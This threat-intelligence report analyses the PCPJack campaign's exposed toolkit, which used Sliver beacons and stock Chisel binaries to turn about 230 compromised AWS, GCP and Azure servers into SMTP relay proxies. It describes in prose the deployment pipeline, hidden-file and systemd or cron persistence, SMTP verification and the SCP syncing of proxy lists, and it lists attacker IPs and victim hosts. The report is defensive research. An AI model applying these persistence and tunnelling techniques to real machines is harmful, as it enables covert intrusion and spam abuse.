PCPJack Hijacked 230 AWS, GCP, and Azure Servers to Run a Hidden SMTP Relay Network
Published on
SentinelOne documented PCPJack in April 2026, covering how the campaign gains initial access and harvests credentials from compromised Linux servers. What that report didn't cover was what happens next.
During a routine infrastructure hunting session, our team found an open directory on 213.136.80[.]73, a server already tied to PCPJack's C2 infrastructure. No authentication required. Twelve files sitting exposed on port 8444, including source code, compiled binaries, and deployment state logs.
A second open directory on port 9443 exposed the operator's live working directory, active scanners, exploitation tooling, and a Sliver C2 configuration, all accessible at the same time.
The following summarizes what we recovered and what it reveals about the operation.
Key Takeaways
A complete 12-file toolkit, source code, compiled binaries, and deployment state, was sitting on an open HTTP directory with no authentication required.
The version 3 state file confirms 230 successful uploads and executions in a single deployment run in March 2026.
Four of five ports in chisel_verified.json fall outside the range used by the recovered deployers, and their timestamps predate the first documented run, indicating earlier operations not captured in this collection.
An SMTP quality gate in version 1 and a standalone verification daemon confirm the network's purpose is email relay.
Verified proxy lists sync every five minutes via SCP to a separate downstream server at 38.242.204[.]245, which was not accessible during analysis.
All three Chisel binaries are unmodified stock builds from the public jpillora/chisel repository.
Discovery and Initial Triage
Hunt.io's AttackCapture File Manager surfaced 213.136.80[.]73 (Contabo GmbH, AS51167, Lauterbourg, France) hosting an open directory on port 8444
The IP was already tagged as PCPJack infrastructure from the SentinelOne report, ruling out a random misconfiguration.
 Figure 1: AttackCapture File Manager showing the open HTTP directory on port 8444 of 213[.]136[.]80[.]73, indexed 2026-03-11 at 05:42 UTC. Twelve files totaling 29.1 MB - three Chisel binaries, five Python deployers, and four JSON state artifacts - were accessible without authentication.
Further scanning uncovered a second open directory on port 9443 serving the operator's live /tmp directory. Both directories were downloaded in full before analysis.
| Port | Headline | Contents | First Indexed |
|---|---|---|---|
| 8444 | The Proxy Conversion Engine | 12 files, 29.1 MB - Chisel binaries, Python deployers, state JSON | 2026-03-11 05:42 UTC |
| 9443 | Active Working Directory (/tmp) | 767 files, active /tmp - scanning, exploitation, credential harvesting, C2 | 2026-03-11 (live) |
Port 8444 contained a complete Sliver-integrated SMTP proxy deployment toolkit. Port 9443 contained an active operation: internet-scale scanners, Spring Boot exploitation tooling, a JVM heap dump credential parser, an Apache Parquet credential database with exactly 300 shards, and a live Sliver C2 server with configuration exposed.
Port 8444 is where the monetization layer lives. Here's what each file does.
The Proxy Conversion Engine: File-by-File Analysis
Multi-Architecture Binary Preparation for Universal Cloud Coverage
The directory contains three Chisel binaries: chisel_amd64, chisel_arm64, and chisel_386. Together they cover every major Linux CPU architecture in cloud use - x86-64 for the majority of VMs, ARM64 for AWS Graviton instances, and 32-bit x86 for older or containerized workloads.
Chisel is an open-source TCP tunneling tool developed by Jamie Pillora. It supports a client-server model where a remote client establishes a reverse tunnel back to a server; in SOCKS5 mode, that tunnel becomes a full network proxy. All three binaries are stock builds - the github.com/jpillora/chisel import path string is intact in each binary, confirming no modifications were made.
Using unmodified binaries means file hashes match the upstream project and may not trigger hash-based detections. Filenames are unobfuscated on the staging server. On the victim side, the binary is dropped as a hidden dot-prefixed file and persists at /var/tmp/.xs.
Beacon-Integrated Deployment Pipeline: Three Generations of Evolving Automation
Operational baseline. The first deployer loads the Sliver C2 client configuration from /root/.sliver-client/configs/root_localhost.cfg, connects to the local Sliver API, and filters for Linux beacons checked in within the last ten minutes. Infrastructure is defined by hardcoded constants at the top of the script:
 Figure 2: Hardcoded infrastructure constants in the version 1 deployer, including the Sliver client config path at /root/.sliver-client/configs/root_localhost.cfg, Chisel server URL on port 9000, and the port exclusion list (9000, 8080, 2053).
Each beacon receives a SOCKS5 proxy port derived deterministically from an MD5 hash of its Sliver UUID, mapped into the range 10000-14999. The same beacon always maps to the same port across runs, eliminating the need for a shared port registry.
 Figure 3: MD5-based SOCKS5 port assignment function mapping each beacon UUID deterministically into the range 10000-14999. The same beacon always maps to the same port across runs, eliminating the need for a shared port registry.
The filter exclusion list (9000, 8080, 2053) identifies the ports the Chisel server itself listens on. Port 9000 is the primary; port 8080 passes most corporate web proxies; port 2053 blends into firewall rules that pass traffic near the DNS port range.
Before deploying, the script runs an SMTP quality gate - a shell probe testing outbound access to smtp.gmail.com:587. Hosts that fail are silently skipped with exit 0.
 Figure 4: SMTP quality gate in the version 1 deployer. A shell probe tests outbound access to smtp.gmail.com:587; hosts that fail are silently skipped with exit 0. This pre-filter defines the network's intended purpose as email relay infrastructure.
This gate defines the operation's purpose: hosts that cannot relay email have no value to this pipeline. Beacons are processed in batches of 50, with a 25-minute wait after uploads and 15 minutes after execution commands, to accommodate slow-interval beacon check-ins.
 Figure 5: Batch processing logic in the version 1 deployer. Beacons are processed in groups of 50 with a 25-minute wait after uploads and 15 minutes after execution commands, calibrated to accommodate slow-interval Sliver beacon check-ins.
Refinement under operational pressure. Version two removes the SMTP gate entirely, deploying to all active Linux beacons regardless of mail relay capability. Assessment: this is consistent with a decision to deploy broadly and let chisel_verifier.py handle SMTP filtering post-deployment.
The key structural change is splitting state tracking into two separate lists - uploaded and executed - making each phase independently resumable. The recovered state file shows 50 uploads and zero executions, indicating the run was interrupted between phases.
 Figure 6: Version 2 deployer state structure splitting into separate uploaded and executed lists, making each phase independently resumable. The recovered state shows 50 uploads and zero executions, confirming the run was interrupted between phases.
The pgrep idempotency pattern changed from R:0.0.0.0:{port}:socks to R:.*:{port}:socks - a regex broadening that catches the tunnel regardless of bind address. These changes are consistent with iterative testing between runs, where observed edge cases prompted targeted fixes.
Scale over precision. Version three removes batching entirely. The script uploads to all active beacons in a single sequential loop, waits 30 minutes, then executes on all in a second pass. Per-beacon metadata tracking is dropped - only the port map and aggregate counts are saved. The IsIOC = False flag set on every upload may reflect deliberate avoidance of Sliver's internal IOC tracking, though it could also be a default pattern from public API examples. The state file confirms: "uploaded": 230, "executed": 230.
The execution payload picks up from there.
Persistence Mechanisms in Depth
The execution payload searches for a usable Chisel binary across /tmp/.ch5, /tmp/.ch4, /tmp/.ch3, /tmp/.ch2, and /tmp/.ch in order. Once found, the binary is copied to /var/tmp/.xs - preferred over /tmp because many Linux distributions mount /tmp as tmpfs with the noexec flag, preventing execution of binaries stored there.
Privilege detection uses a single id -u check. Root context installs a systemd service named xsync; non-root installs a five-minute cron watchdog. The name xsync resembles rsync and blends into typical Linux service listings. The # xsync comment in the crontab entry acts as a marker, allowing subsequent runs to find and replace it without accumulating duplicate entries.
Fleet Diagnostics and Continuous SMTP Proxy Qualification
Post-deployment health checking. The diagnostic script randomly selects five active beacons and tasks each with a shell command that checks for Chisel binaries at known drop paths, whether a Chisel process is running, disk space, reachability of port 9000 on the C2, and whether the xsync cron entry or systemd service is present.
 Figure 7: Fleet diagnostic script issuing a health-check shell command to a sampled beacon. The command tests for Chisel binaries at known drop paths, active Chisel processes, available disk space, reachability of port 9000 on the C2, and the presence of the xsync cron entry or systemd service.
It waits 12 minutes for results, calibrated to Sliver's default beacon check-in interval. The existence of this script indicates that deployments did not always succeed and the operator built tooling to diagnose why.
Continuous SMTP verification. chisel_verifier.py runs as a persistent background daemon on the C2 server. Every 60 seconds it enumerates active Chisel tunnel ports via ss -tlnp, tests each new port for SMTP capability, and removes failed or dropped tunnels from the active pool.
 Figure 8: chisel_verifier.py SMTP verification logic. The daemon connects through each SOCKS5 tunnel to smtp.gmail.com:587, performs a full EHLO/STARTTLS protocol handshake, enriches verified proxies with exit IP, country, and ASN, then maintains the active proxy pool.
The SMTP test connects through the SOCKS5 proxy to smtp.gmail.com:587, reads the 220 banner, sends an EHLO greeting, and attempts STARTTLS - a full protocol handshake, not just a port check. Verified proxies are enriched with exit IP, country, and ASN via api.ipify.org and ip-api.com, then synchronized via SCP to /root/excalibur/smtp_proxies.csv on 38.242.204[.]245 every five minutes.
 Figure 9: chisel_verifier.py SCP transfer command synchronizing the verified proxy list to /root/excalibur/smtp_proxies.csv on 38[.]242[.]204[.]245 every five minutes. The StrictHostKeyChecking=no flag disables SSH host fingerprint verification.
The four JSON files left on the server fill in what actually ran.
Operational State Artifacts: Reconstructing the Victim Fleet
Fifty Deployed Proxies with Full Victim Metadata
The version 1 state file contains 50 entries, each storing the assigned port, hostname, CPU architecture, remote address as seen by the Sliver server, and deployment timestamp. All 50 share the timestamp 2026-03-10T09:05:20Z, consistent with a single batch completing simultaneously. The architecture breakdown is 46 amd64 and 4 arm64; no 386 targets appear.
The remote address field reveals many victims connected through Cloudflare edge IPs (172.70.x.x, 172.71.x.x, 162.158.x.x). The format tcp(CLOUDFLARE_EDGE:PORT)->VICTIM_IP indicates web servers behind Cloudflare's reverse proxy, consistent with web application exploitation for initial access. Representative entries include a GCP managed instance group node (ddx-instance-group-1-4xfx, 35.223.238.76), an AWS Graviton instance in ap-south-1 (ip-172-31-37-239, 65.0.48.45), and a named business server (ui.westwardtrade, US commercial IP).
Upload Phase Captured Mid-Run: Interrupted Before Execution
The version 2 state file shows 50 beacon IDs in uploaded and an empty executed list - the script was interrupted after uploads completed but before execution commands were issued. The port_map section contains entries for over 100 beacon IDs, including many not in the uploaded list. These were assigned ports during initialization before uploads began, giving a partial view into the broader beacon pool at the time this run started.
230-Node Fleet Confirmed: Single-Wave Deployment at Peak Scale
The version 3 state file contains a beacon_ports dictionary with 230 unique beacon IDs and summary fields confirming: "uploaded": 230 and "executed": 230. Unlike version 1, no per-beacon metadata is stored - only the port map and aggregate counts. The port distribution spans the full 10000-14999 range with no clustering, consistent with MD5-based deterministic assignment. 230 beacons use less than 5% of the 5,000 available port slots.
SMTP-Verified Proxy Inventory: Ground Truth and Evidence of Prior Operations
chisel_verified.json (748 bytes) is the live output of the verification daemon at time of capture. It contains five entries: three with smtp_ok: false and two with smtp_ok: true. Both verified proxies share the same exit IP - 48.217.21[.]105 (AS8075, Microsoft Corporation, Azure) - meaning two separate Chisel tunnels were active on the same victim host under different beacon IDs.
Four of the five ports fall outside the 10000-14999 range used by all recovered deployers:
| Port | In 10000-14999 range | smtp_ok | verified_at |
|---|---|---|---|
| 9212 | No | false | 08:33:49 |
| 11212 | Yes | false | 08:34:04 |
| 7213 | No | false | 09:08:36 |
| 3212 | No | true | 09:35:27 |
| 8213 | No | true | 09:38:28 |
Ports 9212 and 11212 were verified at 08:33-08:34 UTC, 31 minutes before the version 1 deployment was completed at 09:05:20. Those tunnels were already active when the first recovered deployer ran, indicating at least one earlier deployment using a different port range and a script not present in the recovered collection.
Operational Evolution
The three deployers show targeted changes between runs, with the state artifacts providing ground truth about what each run produced.
Assessment - version one: The SMTP pre-filter, batch size of 50, and 25-minute upload wait are consistent with an initial run where deployment reliability was not yet established. Pre-filtering for SMTP capability may reflect an early preference for a smaller, higher-quality proxy pool. These are structural inferences from the code; the actual rationale is unknown.
Assessment - version two: Removing the SMTP gate and splitting state into uploaded/executed lists is consistent with delegating SMTP filtering to chisel_verifier.py and improving run resumability. The interrupted state file - 50 uploads, zero executions - is direct evidence this run did not complete.
Assessment - version three: Removing batching and per-beacon tracking is consistent with prioritizing throughput once deployment mechanics were confirmed. The 230-node outcome is the observable result. Whether this progression reflects a single operator iterating or multiple actors sharing the same infrastructure cannot be determined from the recovered files.
Infrastructure Analysis
Starting from 213.136.80[.]73, we used JARM TLS fingerprints, SSL certificate pivots, and AttackCapture records to map related servers and uncover additional infrastructure tied to the same campaign.
